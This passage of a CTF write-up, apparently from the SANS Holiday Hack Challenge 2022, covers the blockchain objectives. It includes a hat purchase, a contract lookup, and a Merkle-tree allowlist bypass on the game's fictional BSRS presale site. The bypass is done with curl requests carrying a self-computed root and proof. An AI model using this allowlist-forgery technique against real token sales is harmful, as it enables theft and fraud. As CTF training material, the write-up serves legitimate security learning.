```

## 6 . Recover the Burning Ring of Fire


### 6 – 1 . Buy a Hat

This is the issue of buying a hat using Smart Contract.

Click on the HATS machine next to the Wombley Cube.



A screen for purchasing hats is displayed. Select any hat.



The following process should be carried out on the hat selected.

To purchase this hat you must:

Use a KTM to pre-approve a 10 KC transaction to the wallet address:

0xF0D33f612848D69fb3CE55B5e9A96635285d5Be5

Return to this kiosk and use Hat ID: 531 to complete your purchase.

Use KTM next to Palzari.



Transfer 10 KC to the Wallet Address specified by the HATS machine. Confirm that the process has been successfully completed.

### KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

"To" Address:

Amount (KC):

Your Key:

You have successfully approved the transaction!

[Approve Transfer](#)

[Return to Main Menu](#)

Return to the HAT machine and specify ID: 531 to purchase.

### Santa's Remarkably Cool Hat Vending Machine

Everybody looks better in a hat!

Your Wallet Address:

Hat ID:

Transaction succeeded!

TransactionID:  
0xb9cc5eb8056041416203607fad33f5436d3f29eae3d90526fcf0dfbf58fa481d  
Block 106015

[Make your purchase!](#)

[Return to Main Menu](#)

A gentleman who can, starts with the grooming of his hat.



Sailor - Tile

[Wear Hat](#)

## 6 – 2. Blockchain Divination


With the block creating the contract present on the chain, the process is checked by simply announcing the address.

The address **0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554** is announced in the Block Number 4 process.

## 6 – 3 . Exploit a Smart Contract

The problem is that the Smart Contract process is disguised as an offline process to purchase BSRS Token.

From the information on the BSRS website, 100 KC must be transferred to Wallet Address 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.



From the information in the tips, use the following tools.

[https://github.com/QPetabyte/Merkle\\_Trees](https://github.com/QPetabyte/Merkle_Trees)

Specify ['my WalletAddress','WalletAddress of BSRS site'] in allowlist.

Then use `merkle_tree.py` to calculate the Root and Proof hash addresses.

The request content is also obtained in cURL format from the web browser's developer tools.

A screenshot of a web browser window. On the left, a modal dialog box displays a wallet address (0xF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99) and proof values (0xa414dff...). Below the modal, a message says "That address isn't on the list/Merkel Tree. If you're legit, you may need to try another of your addresses." and "If you're trying to scam your way into the pre-sale, get lost loser!". At the bottom, there's a "Close" button and a "Helloot Type here to chat." input field. On the right, the browser's developer tools are open, specifically the context menu for the modal. The context menu includes options like "Linkのアドレスをコピー", "レスポンスをコピー", "スクロール位置をコピー", "PowerShell としてコピー", "fetch としてコピー", "Node.js fetch としてコピー", "curl (cmd) としてコピー", "curl (bash) としてコピー", "PowerShell としてすべてコピー", "fetch としてすべてコピー", "Node.js fetch としてすべてコピー", "curl (cmd) としてすべてコピー", "curl (bash) としてすべてコピー", and "HAR としてすべてコピー".

As a result, the request is executed using Wallet Address, Root and Proof, although this is not shown on the screen.

```
└──(root㉿kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' \
-H 'authority: boredsporcrowboatsociety.com' \
-H 'accept: */*' \
-H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
-H 'content-type: application/json' \
-H 'origin: https://boredsporcrowboatsociety.com' \
-H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-\
fce19cbcf5c&area=level5&location=13,15&tokens=' \
-H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Windows"' \
-H 'sec-fetch-dest: empty' \
-H 'sec-fetch-mode: cors' \
-H 'sec-fetch-site: same-origin' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' \
--data-raw
'{"WalletID":"0xF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99","Root":"0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc","Proof":"0xa414dff..."}'
--compressed
{"Response": "That address isn't on the list/Merkel Tree. If you're legit, you may need to try another of your addresses.<br>If you're trying to scam your way into the pre-sale, get lost loser!"}
```

From the above, it can be seen that the purchase can be made if the remittance is processed using the Root and Proof calculated in `merkle_tree.py`. If the input is entered with the pre-calculated values, the purchase is processed and an error is output indicating that the remittance of 100 KC is insufficient.

```
└──(root㉿kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' \
-H 'authority: boredsporcrowboatsociety.com' \
-H 'accept: */*' \
-H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
-H 'content-type: application/json' \
-H 'origin: https://boredsporcrowboatsociety.com' \
-H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-\
fce19cbcf5c&area=level5&location=13,15&tokens=' \
-H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Windows"' \
-H 'sec-fetch-dest: empty' \
-H 'sec-fetch-mode: cors' \
-H 'sec-fetch-site: same-origin' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' \
--data-raw
'{"WalletID":"0xF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99","Root":"0x1d0c98c25674cb56f9ea589ff165d3015985e231dfe25f88592eb87ea89032cc","Proof":"0x0f1859b20c631beee\
daae52fee2404ce14f333209d62f94d3034b298fd91a860","Validate":"false","Session":"d180bbd4-4f8f-451c-9f45-cfe19cbcf5c"}'
--compressed
{"Response": "Did you approve a 100 KC transaction for our wallet? The transaction failed with \"Insufficient Allowance\"."}
```

Transfer 100 KC to the Wallet Address on the BSRS website using KTM.

The screenshot shows a web-based application titled "KringleCoin Teller Machine". At the top, it says "Welcome to the KringleCoin Network! We're glad you're here!". Below that is a form with three input fields: "To" Address (containing "0xe8fc6f6a76BE243122E3d01A1c544F87f1264d3a"), Amount (KC) (containing "100"), and Your Key (empty). A message below the form says "You have successfully approved the transaction!". At the bottom are two green buttons: "Approve Transfer" and "Return to Main Menu".


If the remittance process is carried out again, the process is successful.

```
└──(root㉿kali)-[~]
└─# curl 'https://boredsporcrowboatsociety.com/cgi-bin/presale' \
-H 'authority: boredsporcrowboatsociety.com' \
-H 'accept: */*' \
-H 'accept-language: ja,en-US;q=0.9,en;q=0.8' \
-H 'content-type: application/json' \
-H 'origin: https://boredsporcrowboatsociety.com' \
-H 'referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=M1LLCR3PE&id=d180bbd4-4f8f-451c-9f45-cfe19cbfa5c&area=level5&location=13,15&tokens=' \
-H 'sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Windows"' \
-H 'sec-fetch-dest: empty' \
-H 'sec-fetch-mode: cors' \
-H 'sec-fetch-site: same-origin' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36' \
--data-binary
{
  "WalletID": "0xdF6D7D4D2cFA427620c5d9f600754CD0b4EC1F99",
  "Root": "0x1d0c98c25674cb56f9ea589ff165d3015985e231df25f88592eb87ea89032cc",
  "Proof": "0x0f1859b20c631beeedaae52fee2404ce14f333209d62f94d3034b298fd91a860",
  "Validate": "false",
  "Session": "d180bbd4-4f8f-451c-9f45-cfe19cbfa5c"
}
--compressed
{"Response": "Success! You are now the proud owner of BSRS Token #000633. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS633, or check it out in the gallery!<br>Transaction: 0xb81e43680efccc479d1ae9d329a5e892df32dc85417f3bab40cd86f7a05da37b, Block: 106029<br><br>Remember: Just like we planned, tell everyone you know to <u><em>BUY A BoredSporc</em></u>. <br>When general sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!<br><br>The market will tank, but we'll all be rich!!!"}
```

Check the Token purchased.

```
└──(root㉿kali)-[~]
└─# curl https://boredsporcrowboatsociety.com/TOKENS/BSRS633
{
  "name": "BSRS Token #000633",
  "description": "Official Bored Sporc Rowboat Society Sporc #000633",
  "image": "https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS633.png",
  "external_url": "https://boredsporcrowboatsociety.com/TOKENS/BSRS633",
  "token_id": 633
}
```

Bueno, que tengas un buen día !!



# Conclusion

I usually give up halfway through, but thanks to you I was able to finish in 2022. All the problems were great problems. I will definitely participate again next year.




# Appendix.

Secret treasure chests are hidden in the following locations.

## Hall of Talks



## Elfen Ring



## Tolkien Ring





Cloud Ring



## Burning Ring



Get the Special Hat !!

